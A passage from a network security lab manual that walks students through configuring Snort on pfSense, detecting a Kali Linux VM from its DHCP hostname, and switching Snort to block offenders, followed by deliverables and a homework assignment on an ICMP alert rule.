4.1.2. Select ***ISP Categories*** and make the following changes (Figure 9)

4.1.2.1. Click on ***Use IPS Policy***

4.1.2.2. In the IPS Policy Selection drop-down menu, choose ***Balanced***

4.1.2.3. Under Select the rulesets Snort will load at startup, click ***Select All*** and then ***Save*** (Figure 10)

4.2. Repeat the Step 4.1 to install Snort on pfSense's Management interface

5. Return the ***Snort Interfaces*** tab and select ***Start*** next to ISP (em0) and MANAGEMENT (em1)




Figure 11 – Starting Snort service on pfSense interfaces

Phase III – Testing Snort's IDS

Once it starts, you will see a green check mark. MAKE SURE SNORT IS RUNNING! In this section of the textbook, we will focus on testing our system (although not necessarily attacking it). It is important to note that we are not testing software itself, but the rules on that software.

1. To simulate a malicious intruder breaching your network, place a Kali Linux VM within the Management LAN

NOTE: Ensure it receives an IP address from the pfSense DHCP server!




Figure 12 – Adding a Kali box to the Management subnet

2. In the pfSense GUI, navigate to ***Services–>Snort–>Alerts***

    2.1. In the Interface to Inspect drop-down menu, select ***MANAGEMENT (em1)***

    2.2. Select ***Auto-refresh view*** and click ***Save***

    2.3. You should see log entries below warning you of a potential security breach due to the "Kali Linux" hostname found in its DHCP requests. Due to Kali's multitude of pre-installed penetration software tools, it should be concerning to see it suddenly appear on your network if you know it shouldn't be there





Figure 13 – Snort IDS alerts

Phase IV – Intrusion Prevention System

By adjusting a few rules, we can turn our Intrusion Detection System into an Intrusion Prevention System.


1. In the pfSense GUI, navigate to ***Services–>Snort–>Interfaces***

    1.1. Next to Management, under Actions, select ***Edit***



Figure

1.2. Scroll down to Block Settings and select ***Block Offenders***



Figure

1.3. ***Save*** this configuration change and return to the***Snort Interfaces*** list

2. ***Restart*** Snort on the Management interface

3. Now Snort will block machines from communication with the network once they are identified as threats

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after sign in
- Screenshot of alert notifications through snort
- Screenshot of block notifications through snort

Homeworks

Assignment 1 – Add a new network and ICMP Detected rule

- Add a new network to the environment
- Add a snort rule creating an alert if ICMP from the new network is detected
- **RECOMMENDED GRADING CRITERIA:**
    - Screenshot of GNS3 environment
    - Screenshot of ICMP Detected from Snort Alerts Log

Figures for Printed Version




Figure 5 – Snort rules to download




Figure 6 – Obtaining Oinkcode from snort.org




Figure 7 – Snort updates tab




Figure 8 – Snort configuration settings for ISP interfaces

